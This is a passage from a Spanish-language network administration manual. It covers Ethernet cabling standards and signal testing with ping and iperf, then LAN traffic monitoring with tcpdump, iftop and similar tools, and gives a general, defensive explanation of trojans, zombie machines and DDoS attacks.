


pasarlascanutas.com

Recto: 568B

Se la suele encontrar en empresas extranjeras, o en los “pathcords” (cables armados) manufacturados en el exterior y a la venta en casas de informática.





pasarlascanutas.com

12.1.1. Cable “cruzado”

Técnicamente, **se arma la norma 568A en una punta, y la 568B en la otra**. Se lo utiliza para conectar dispositivos iguales o al menos, sin HUB / Switch / router en el medio:

- PC a PC
- Hub a Hub
- PC a Modem ADSL
- PC a CableModem

En ocasiones, los switch o los routers (nunca los viejos HUB) se dejan conectar con un cable cruzado por parte de una PC. Es decir, ellos se encargan de “descruzar” el error. Pero esta práctica se desaconseja, puesto que la velocidad nominal de 100 Mbits se bajará a 10 Mbits.

12.2. Normas mínimas de cableado a tener en cuenta en "PyMEs"

Mientras la empresa se mantiene como Pequeña y Mediana Empresa, con pocas sucursales, y un tráfico de datos equilibrado mediante programas bien diseñados, las siguientes normas deberían bastar:

- Hubs y Switchs de valor económico "medio", sin opciones sofisticadas de balance de carga o programación remota.
- Cable Canal uniendo las oficinas, alejados de los cables de corriente en 50 cm. Si debieran pasar forzosamente por sus cercanías, lo harán en forma perpendicular.
- Identificación en las puntas de los cables mediante capuchones de colores.
- Los Switchs comportándose como "concentradores de Hubs", aunque lo óptimo es que las computadoras accedan directamente al Switch.
- Bridges entre segmentos de red con mucho tráfico. Esto se puede hacer con computadoras recicladas con dos placas de red y alguna distribución como CoyoteLinux que arranque por disquete
- A la hora de establecer la ruta del cableado se debe guardar distancia de los siguientes elementos:
 - Motores eléctricos grandes o transformadores (mínimo 1.2 metros).
 - Luces fluorescentes y balastros (mínimo 12 centímetros). Los conductos deben ir perpendicular a las luces fluorescentes y cables o conductos eléctricos.
 - Para cables, se debe medir el KVA³⁶
 - 2KVA o menos: mínimo 13 cm
 - 5KVA: mínimo 30 cm.
 - 5KVA o mas: mínimo 91 cm.
 - Aires acondicionados, soldadoras, fotocopiadoras, estufas de resistencia: mínimo 1.2 mts.

³⁶ **KVA:** Medida de la potencia o capacidad total, expresada en miles, de un circuito o de un equipo eléctrico de corriente alterna. Esta incluye la porción de la potencia que utiliza la carga real o activa, como resistencias, y la porción que se utiliza para crear campos magnéticos, por ejemplo: bobinas y motores eléctricos. (premium.caribe.net/~jrbaspr/definiciones.html)

12.3. Normas de cableado estructurado en empresas grandes

12.3.1. Elementos del Cableado Estructurado:

Una consecuencia directa al aumento de transacciones en una Empresa, es la complicación en las redes "caseras" creadas originalmente. Habitualmente se migran los cableados normales debido a alguno de los siguientes factores:

- Mayor volumen de datos (ver **Redes Pesadas**)
- Complicación del cableado existente debido al agregado de muchos puestos de trabajo
- Creación de departamentos, aulas, o dependencias que poseen subredes propias.

En estos casos existen dos soluciones:

- Conexiones Wireless: por ejemplo, con un Access Point en cada piso y placas Wireless en cada puesto de trabajo.
- Cableado estructurado: Racks, patcheras, entubado, rosetas, pathcords certificados, backbones de fibra óptica y diversos elementos.

Estas configuraciones requieren mayores inversiones debido a que utilizan materiales mas caros y mano de obra especializada. Normalmente este trabajo se subcontrata a Empresas que CERTIFICAN el cableado realizado. La tarea de certificado involucra un costo extra.

12.3.2. Normas y Estándares

Existen tres estándares:

- ISO/IEC-IS11801: Standard Internacional
- EN-50173 Standard Europeo
- ANSI/EIA/TIA-568A: norma de EE.UU.

No existen grandes diferencias en cada una

El Instituto Americano Nacional de Estándares, la Asociación de Industrias de Telecomunicaciones y la Asociación de Industrias Electrónicas (ANSI/TIA/EIA) publican conjuntamente estándares para la manufactura, instalación y rendimiento de equipo y sistemas de telecomunicaciones y electrónico.

ANSI/TIA/EIA-568-A	Estándar de Cableado de Telecomunicaciones en Edificios Comerciales
ANSI/TIA/EIA-569	Estándar para Ductos y Espacios de Telecomunicaciones en Edificios Comerciales
ANSI/TIA/EIA-570	Estándar de Alambrado de Telecomunicaciones Residencial y Comercial Liviano
ANSI/TIA/EIA-606	Estándar de Administración para la Infraestructura de Telecomunicaciones de Edificios Comerciales
ANSI/TIA/EIA-607	Requerimientos para Telecomunicaciones de Puesta a Tierra y Puenteado de Edificios Comerciales

En términos generales, se debe diferenciar 4 subsistemas principales que juntos hacen a un Sistema General.

12.3.2.1. Subsistema de Administración

- Armarios repartidores
- Equipos de comunicaciones
- Uninterruptible Power Supply (UPS) con activación automática
- Cuadros de alimentación dedicados

12.3.2.2. Subsistema de Cableado Horizontal

Medio a comunicar (teléfono/fax/computadora) -> Roseta mediante cable UTP, usualmente llamado "látigo": máximo 3 mts.

- Roseta -> Módulo de Regletas mediante cable UTP: máximo 90 mts.
 - Debe estar guiado mediante canales en pared, piso, falso techo o falso piso. Estos canales deben tener capacidades para limitar la transmisión de fuego y calor o "firestops". El ancho mínimo debe ser de 10 cm.
 - Los módulos de regletas deben poseer guías que permitan ubicar la correspondencia a cada roseta.
- Módulos de Regletas -> Repartidor: el repartidor puede ser hub o switch. Se utilizan patchcords entre ellos, de un máximo de 6 metros.

12.3.2.3. Subsistema de Cableado Vertical o "entre pisos"

Comunica los hubs/switchs. Dependiendo de las necesidades (distancia, velocidad, volumen de datos) se utiliza UTP, cable Coaxial, o Fibra óptica.

12.3.2.4. Subsistema de Cableado entre edificios o "Campus"

Entre edificios, existen conexiones llamadas "Backbones" o "Troncales". No obstante, si media una distancia o una dificultad técnica muy grande en el camino, estos términos técnicamente pueden ser diferentes: Fibra óptica, conexiones Satelitales, Wireless, o incluso la misma Internet (mediante túneles).

12.3.2.5. Otras normas:

Cuarto de Telecomunicaciones: para el uso exclusivo de equipo asociado con el sistema de cableado de telecomunicaciones. No debe ser compartido con instalaciones eléctricas que no sean de telecomunicaciones. El cuarto de telecomunicaciones debe ser capaz de albergar equipo de telecomunicaciones, terminaciones de cable y cableado de interconexión asociado. El diseño de cuartos de telecomunicaciones debe considerar, además de voz y datos, la incorporación de otros sistemas de información del edificio tales como televisión por cable (CATV), alarmas, seguridad, audio y otros sistemas de telecomunicaciones. Todo edificio debe contar con al menos un cuarto de telecomunicaciones o cuarto de equipo.

Cuarto de Equipo

El cuarto de equipo es un espacio centralizado de uso específico para equipo de telecomunicaciones tal

como Central telefónica, equipo de cómputos y/o conmutador de video.

Referido al equipo de cómputos, conviene el uso de switchs de video, teclado y mouse que unifiquen la administración de servidores hacia un solo monitor.

La temperatura debe mantenerse continuamente (24 horas al día, 365 días al año) entre 18 y 24 grados centígrados. La humedad relativa debe mantenerse entre 30% y 55%. Debe de haber un cambio de aire por hora.

Electricidad:

Tomacorrientes dobles 110V C.A. (220 en Argentina) dedicados de tres hilos. Deben ser circuitos separados de 15 a 20 amperios. Deberán estar dispuestos entre ellos al menos a 1.8 metros de distancia.

12.4. Calidad en la Señal

Método 1

Cuando la red se encuentra saturada, o una estación no accede correctamente al medio, conviene revisar la salud de la señal. Un "par" cortado dentro del cable puede ocasionarnos caídas de estaciones y trabajos de impresión sin terminar. Incluso a veces los switchs, quienes en teoría proveen mecanismos contra colisiones de paquetes, pueden confundirse y darnos varios dolores de cabeza.

Con un poco de maña y paciencia se puede construir un aparato que envíe pulsos a lo largo de los pares que componen los cables UTP. Muchas veces los cables se secan con el tiempo, se desgastan y se cortan por dentro. Estos aparatos pueden adquirirse en cualquier casa de Electrónica o por Internet.



12.4.1. El remedio de la abuela

Método 2

En ocasiones tenemos inestabilidad en la red... y no tenemos nuestro medidor de señales a mano. Una manera casera de comprobar el estado de la señal consiste en emitir un conjunto de paquetes icmp de gran tamaño.

De esta manera se puede detectar incluso switchs en mal estado.

```
ping 192.168.0.1 -c 40 -s 65464
```

Esta orden (ejecutarla como root) emite 40 pings de 65 K de tamaño al host 192.168.0.1. Al final emitirá un resumen:

```
--- 192.168.0.1 ping statistics ---
40 packets transmitted, 40 packets received, 0% packet loss
round-trip min/avg/max = 110.1/110.2/111.3 ms
```

Método 3

El método anterior presupone que no tenemos acceso al otro server (por ejemplo, el gateway de nuestro ISP). Pero en el caso que sea una maquina nuestra, bien podemos utilizar iperf de ambos lados. Ejemplo de una sesión entre dos máquinas

Del lado cliente

```
$ iperf -c 10.1.11.52
```

```
[10:54:29]
```

```
-----
```

```
Client connecting to 10.1.11.52, TCP port 5001
TCP window size: 85.0 KByte (default)
```

```
-----[ 3] local 10.1.114.57 port 52891 connected with 10.1.11.52 port 5001
[ ID] Interval Transfer Bandwidth
[ 3] 0.0-10.0 sec 113 MBytes 94.7 Mbits/sec
```

Del lado "server"

```
root@sigal-prd-front2:~# iperf -s
```

```
-----Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
```

```
-----[ 4] local 10.1.11.52 port 5001 connected with 10.1.114.57 port 52891
[ ID] Interval Transfer Bandwidth
[ 4] 0.0-10.1 sec 113 MBytes 94.2 Mbits/sec
```

12.4.2. Carga sobre la Red

Asimismo, a la hora de realizar o mejorar un cableado, se debe tener en cuenta el formato (binario o SQL) de los datos. A tal efecto, a veces conviene hablar con los desarrolladores de software responsables de los sistemas que corren o correrán sobre las tramas, y averiguar cuales serán los volúmenes calculados a futuro en caso que la empresa experimente un crecimiento.

Por ejemplo: una empresa que maneja, entre clientes y proveedores, unas 40.000 transacciones al mes, y utiliza:

- LAMP en Intranet (ver LAMP)
- Terminal Server de Windows
- LTSP de GNU/Linux
- Arquitectura Cliente Servidor con transacciones SQL

No debería por ningún motivo necesitar apelar a redes con velocidades mayores a 100 Mbits, interconectadas por switchs, mientras respete algunas mínimas nociones de cableado estructurado de categoría 5.

Un buen administrador de redes tiene un deber moral para con su profesión y sus empleadores: debe ser eficiente a la vez que eficaz (modelo Europeo).

12.4.2.1. Redes Pesadas

Así como hay buenos contadores, también los hay malos: gastan tiempo, dinero y recursos en lugar de eficientizar los gastos de la empresa.

De la misma manera hay malos programadores. La consecuencia directa de ellos son los malos programas, que utilizan considerable ancho de banda para sus entradas y salidas.

Durante 1980 y parte de 1990, con el advenimiento de las PC dotadas de disco rígido, se acostumbró a programar sin abstraer la aplicación de los datos. Los datos, estaban escritos en archivos, y para acelerar el recorrido interno de los punteros a registros, el formato era binario. Si bien el formato binario es más rápido de recorrer, ocupa un poco mas de espacio de almacenamiento. Cuando la cantidad de datos aumenta a grandes niveles, la opción de binarios en red tarde o temprano termina ocasionando un gasto innecesario de recursos.

En ese entonces, cuando se debía compartir los datos la opción era

1. Abrir **datos en red**: el programa accedía a una carpeta mapeada en el servidor, y abría los archivos en forma concurrente con las demás computadoras. Se aproxima bastante al ejemplo anterior.
2. Abrir **binarios y datos en red**: esta es la forma mas pesada existente. Muchos programas directamente se acceden "vía red", particularmente aquellos basados en archivos DBF (Clipper, Fox), el formato de Clarion y Borland, MDB (Microsoft Access / VisualBasic) y Paradox, por mencionar algunos. Estos son sistemas muy cómodos y rápidos de programar e instalar, y funcionan bien... mientras la cantidad de datos a tratar no supere los 10MB por transacción.

Otro problema añadido consiste en que los datos corriendo sobre archivos eran susceptibles a "corromperse" por el exceso de fragmentación de las primitivas FAT 16 y FAT 32. Este problema se veía subsanado solamente si

se utilizaba arquitectura de sistemas de archivos mas avanzadas como NFS. Microsoft, por su parte, ideó NTFS.

Estos límites se empezaron a vislumbrar primero en las grandes corporaciones. A tal efecto se diseño una modalidad cliente-servidor para el tratado de datos, y que poseyera un acceso estandarizado en su administración.

Resumen:

- No se debería abrir binarios en las redes
- Los programas debe enviarse porciones de datos, y no instrucciones.
- Evitar la apertura de archivos DBF: usar transacciones SQL en su lugar.
- Crear guiones CGI (PHP, ASP, Python, Ruby, Java, Ajax, etc) que “dibujen” los datos remotos en el navegador cliente.

13. Análisis del tráfico de la LAN

A veces, sin importar cuantos esfuerzos y dinero se haya invertido en instalar una LAN, esta adolece de problemas de velocidad... y seguridad. Las redes son como las arterias de un cuerpo humano: también pueden taparse. Ya en el capítulo dedicado a Firewalls habíamos visto a Firestarter monitorizando diversas conexiones.


13.1. Etherape

(**apt-get install etherape**): se trata de un Analizador Gráfico de Red. Los Analizadores Gráficos de Red son lo que los gráficos estadísticos son a las columnas de números de las Hojas de Cálculo: permiten detectar en tiempo real las mayores consumos y tipos de conexiones que ocupan la mayor parte de la red. Estas herramientas se sustraen de la "tormenta de información", y del excesivo detalle, y nos permiten detectar usuarios abusivos, computadoras zombies, troyanos, transferencias sostenidas de alto volumen, routers y servidores clave.

Etherape es una opción GPL a la conocida herramienta "EtherBoy" (<http://www.snmp.co.uk/netboy/etherboy.htm>: \$18.529).

La siguiente captura de pantalla fue obtenida en su sitio web:

<http://etherape.sourceforge.net/images/v0.3.7.png>



Otro software parecido es **lanmap**, el cual va dibujando un gráfico de la red cada tantos segundos.

13.2. Redes saturadas y comportamientos extraños

13.2.1. Introducción a los Troyanos

(El tiempo pasa... nos vamos poniendo Tecnos – Luca)

Cuando notamos comportamientos extraños en el servidor, tales como mucho uso del procesador, servicios de red que se caen, poco ancho de banda, etc, puede que tengamos un visitante no deseado conviviendo en la computadora.

En estas ocasiones conviene revisar la charla que mantiene el equipo con el exterior.

En Windows XP/200x, lo podemos hacer volcando el registro de logeo del Firewall, el cual nos puede deparar muchas sorpresas.

No. v	Date/Time	Action	Protocol	Source IP	Destination IP	src port	dst port	Size
121	Mar 21, 2004 8:49:45 PM	DROP	TCP	68.174.102.251	10.251.0.46	6346	4176	40
123	Mar 21, 2004 8:49:45 PM	DROP	TCP	142.59.35.58	10.251.0.46	6346	4172	40
125	Mar 21, 2004 8:49:46 PM	DROP	TCP	62.195.173.71	10.251.0.46	6346	4159	40
126	Mar 21, 2004 8:49:47 PM	OPEN	UDP	10.251.0.46	213.112.66.28	4880	22577	-
127	Mar 21, 2004 8:49:47 PM	DROP	TCP	80.177.19.118	10.251.0.46	6346	4157	48
129	Mar 21, 2004 8:49:48 PM	OPEN	UDP	10.251.0.46	213.64.2.194	4880	3409	-
130	Mar 21, 2004 8:49:48 PM	DROP	UDP	10.251.0.27	10.251.0.255	137	137	78
133	Mar 21, 2004 8:49:48 PM	OPEN	UDP	10.251.0.46	67.121.239.228	6346	15221	-
137	Mar 21, 2004 8:49:49 PM	DROP	UDP	10.251.0.27	10.251.0.255	137	137	78
140	Mar 21, 2004 8:49:49 PM	DROP	UDP	10.251.0.27	10.251.0.255	137	137	78
141	Mar 21, 2004 8:49:49 PM	DROP	UDP	10.251.0.97	10.251.0.255	137	137	78
142	Mar 21, 2004 8:49:50 PM	DROP	TCP	80.177.19.118	10.251.0.46	6346	4157	48

En Linux, podemos hacer lo mismo con una pequeña aplicación de consola llamada **tcpdump**. Esta herramienta posee la propiedad de poner una interface en modo *promiscuo*, y volcar en pantalla todo el paso de la pila TCP. La salida presenta el siguiente formato:

```
root@zion# tcpdump -i ppp0 (ejemplo en un ADSL)
```

```
listening on ppp0, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
22:47:39.956223 IP 201-254-81-76.speedy.com.ar.32778 > ns1.zeusargentina.com imap2: . ack 3582332712
win 190 <nop,nop,timestamp 43363974 716773261>
22:47:39.957088 IP 201-254-81-76.speedy.com.ar.1029 > dns0r.telefonica.com.ar.domain: 31765+ PTR?
82.36.246.64.in-addr.arpa. (43)
22:47:39.963953 IP 83.223.168.195.4662 > 201-254-81-76.speedy.com.ar.50259: R 0:0(0) ack 520400740
win 0
22:47:39.978487 IP fr-cha-C3-08-084119119133.chello.fr.12000 > 201-254-81-76.speedy.com.ar.17135:
UDP, length: 19
```

Ahora bien. Estos "misteriosos" paquetes que se desplazan a gran velocidad por la pantalla, en algunos casos pertenecen a solicitudes realizadas efectivamente por computadoras de la red interna. Por ejemplo la primer línea, donde un cliente IMAP establece conexión con un host conocido.

Pero en la mayoría de los casos, este tráfico proviene de Internet, de máquinas corriendo Windows, intentando validarse contra el Linux. No obstante el registro de logueo queda en **/var/log/samba/***

Luego que el sistema funcionara ininterrumpidamente durante 2 años, pude constatar 113.284 (!) accesos infructuosos (435 MB de registros). En el Instituto, por ejemplo, la conexión con ArlinkBBT prevee un máximo de 4GB de transferencia al mes. El cablemodem desperdicia aproximadamente 1 GB en transaccionar todo ese montón de paquetes. Figuran intentos de logueos de computadoras de empresas, cybercafes, escuelas, ip dinámicas desconocidas, y sobre todo, computadoras hogareñas. Por supuesto no soy una persona tan conocida como para que todo el planeta quiera hackearme. Se trata de otro tipo de acceso: simplemente me quieren convertir en una...

13.2.2. Troyanos y Máquina Zombie

Se le llama "Máquina Zombie" a la computadora infectada por un troyano capaz de recibir órdenes externas, y de actuar en consecuencia, con beneficios para el agente externo que las controla.

Algunas actividades que realiza una Máquina Zombie:

- Emisor de spam y/o publicidad masiva.
- Servidor Web de imágenes: Se establece un pequeño servicio web. La ip real (dinámica o estática) de la computadora conforma una url que apunta a unos cuantos archivos de fotos presentes en el equipo, descargados por el troyano. Esta url aparece publicada en forma dinámica en Internet, donde la gente hace click en las imágenes y se sirve... de nuestro disco rígido.
- Servidor Web de archivos vía FTP
- Computación distribuida: el troyano obtiene de Internet un paquete que deberá procesar. Es una forma sofisticada de clustering distribuido al estilo del proyecto seti@home, pero sin el consentimiento del usuario.
- Ataques masivos.
- Táctica de Gusanos: expansión de su propio código vírico a otras computadoras, mediante
 - Libretas de direcciones
 - Escaneo de redes internas y externas, con el objeto de intervenir sistemas operativos con vulnerabilidades conocidas.
 - Medios removibles (disquetes, usb)

13.2.3. Troyanos Desbocados y Ataques de Denegación de Servicios

Para que un troyano sea efectivo y difícil de detectar, se lo construye muy pequeño, apenas con el código de reproducción y algunos objetivos determinados. Así, los "troyanos" se asemejan a los virus biológicos, en el sentido que carecen de un mecanismo concreto de "cuando detenerse", al punto que terminan comprometiendo la vida del organismo receptor.

Muchas veces los troyanos *caren de una condición final en sus bucles*, y de hecho, algunos son tan primitivos, que *tampoco prevén detener* su reproducción, aún cuando la computadora posee múltiples copias del

código malicioso. Cuando se da esta situación, el troyano pasa a convertirse en un virus "Conejo".

En estos casos la computadora sucumbe ante la solicitud múltiple de recursos, y la red ve afectada su velocidad ante una gigantesca maraña de conexiones.

La parte mas interesante del fenómeno radica en que usualmente el objetivo del ataque no es nuestra propia red. Recién habíamos mencionado que uno de los objetivos de capturar computadoras "Zombie" es para usarlas como soldados en ataques "DDOS".

Los DOS (Deny of Service) sirven para saturar de conexiones un servidor hasta dejarlo fuera de servicio. Una excelente investigación al respecto puede consultarse en la pagina de Gabriel Verdejo Alvarez (<http://tau.uab.es/~gaby/>). Los **DDOS** corresponde a DOS distribuidos (Distributed) en varios miles de computadoras. en **ARP Spoofing** volveremos a tratar este tema.

13.3. Detectar abusos: ntop, iptraf, tethereal, iftop

Podemos hilar fino mediante varias herramientas. La búsqueda **apt-cache search sniff** devuelve muchísimos resultados útiles. Estas herramientas habitualmente se instalan y se ejecutan como **root**. En ese mismo listado se pueden observar algunos auditores de seguridad, detector de intrusos, y varias herramientas propias del ambiente del Phreaking y del Hacking.

Para tener un ranking de las maquinas con mayor consumo en la red, podemos utilizar **iftop**. Aquí se lo puede observar traceando los puertos de origen y destino (opción p).

	1.91Mb	3.81Mb	5.72Mb	7.63Mb	9.54Mb
172.17.2.25:3128	<=> 172.18.2.7:1531		1.67Mb	1.63Mb	1.00Mb
172.17.2.25:3128	<=> 172.17.10.201:49385		0b	1.04Mb	487Kb
172.17.2.25:3128	<=> 172.17.15.112:2031		0b	865Kb	216Kb
172.17.2.25:3128	<=> 172.17.15.112:2035		0b	715Kb	229Kb
200.1.10.115:1932	<=> 172.17.2.55:25		1.12Mb	644Kb	716Kb
172.17.2.25:3128	<=> 172.17.7.65:2128		574Kb	562Kb	531Kb
172.17.2.25:3128	<=> 172.17.15.112:2036		0b	498Kb	126Kb
172.17.2.25:3128	<=> 172.17.15.112:2037		0b	362Kb	90.4Kb
172.17.2.25:3128	<=> 172.17.16.45:1245		0b	323Kb	89.4Kb
64.233.171.27:25	<=> 172.17.2.55:33451		654Kb	307Kb	76.9Kb
172.17.2.25:3128	<=> 172.17.10.96:1796		749Kb	178Kb	44.6Kb
172.17.2.25:3128	<=> 172.17.15.112:2030		0b	122Kb	177Kb
172.17.2.25:3128	<=> 172.17.3.64:4248		168Kb	109Kb	27.4Kb
172.17.2.25:3128	<=> 172.17.15.110:1316		0b	60.9Kb	15.9Kb
200.44.32.36:25	<=> 172.17.2.55:33057		58.6Kb	52.7Kb	53.0Kb
172.17.2.25:3128	<=> 172.17.10.96:1791		0b	50.7Kb	17.5Kb
172.17.2.25:3128	<=> 172.17.10.96:1786		0b	47.8Kb	23.2Kb
<hr/>					
TX:	Cumm:	134MB	peak:	13.3Mb	rates: 4.34Mb
RX:		17.9MB		967Kb	857Kb
TOTAL:		152MB		14.0Mb	5.18Mb
					7.47Mb
					6.06Mb
					493Kb
					6.54Mb

... y que se puede combinar con **iptraf**.

raf@pbx.local: /home/raf - Terminal - Konsole

Sesión Editar Vista Marcadores Preferencias Ayuda

IPTraf

TCP Connections (Source Host:Port)	Packets	Bytes	Flags	Iface
145.97.39.156:80	= 4	571	CLOSED	eth1
192.168.1.65:4638	= 6	998	CLOSED	eth1
192.168.1.65:4631	= 8	1000	CLOSED	eth1
145.97.39.156:80	= 7	3338	CLOSED	eth1
192.168.1.65:4647	= 5	876	--A-	eth1
145.97.39.156:80	= 4	2944	-PA-	eth1
192.168.1.65:2629	= 12	3816	CLOSED	eth1
145.97.39.155:80	= 10	2128	CLOSED	eth1
145.97.39.156:80	= 6	2676	CLOSED	eth1
192.168.1.65:4633	= 7	948	CLOSED	eth1
145.97.39.156:80	= 6	2250	CLOSED	eth1
192.168.1.65:4635	= 7	956	CLOSED	eth1
192.168.1.65:4634	= 7	948	CLOSED	eth1
TCP:	23 entries			Active

UDP (66 bytes) from 192.168.1.65:1514 to 192.168.1.254:53 on eth1
 UDP (239 bytes) from 192.168.1.254:53 to 192.168.1.65:1514 on eth1
 UDP (58 bytes) from 192.168.1.65:1514 to 192.168.1.254:53 on eth1
 UDP (160 bytes) from 192.168.1.254:53 to 192.168.1.65:1514 on eth1
 UDP (57 bytes) from 192.168.1.65:1514 to 192.168.1.254:53 on eth1
 UDP (140 bytes) from 192.168.1.254:53 to 192.168.1.65:1514 on eth1

Bottom — Elapsed time: 0:07

Pkts captured (all interfaces): 2282 | TCP flow rate: 0.60 kbytes/s

Up/Dn/PgUp/PgDn-scroll M-more TCP info W-chg actv win S-sort TCP X-exit

Terminal

Start Portada - Wikipedia, la enciclopedia libre raf@pbx.local: /home/raf 00:47

Si deseamos un completo reporte online del tráfico en el servidor, podemos hacer uso de **ntop**. Es extremadamente completo y debería bastar para casi todos los casos. Otra herramienta parecida es **bandwidth**.

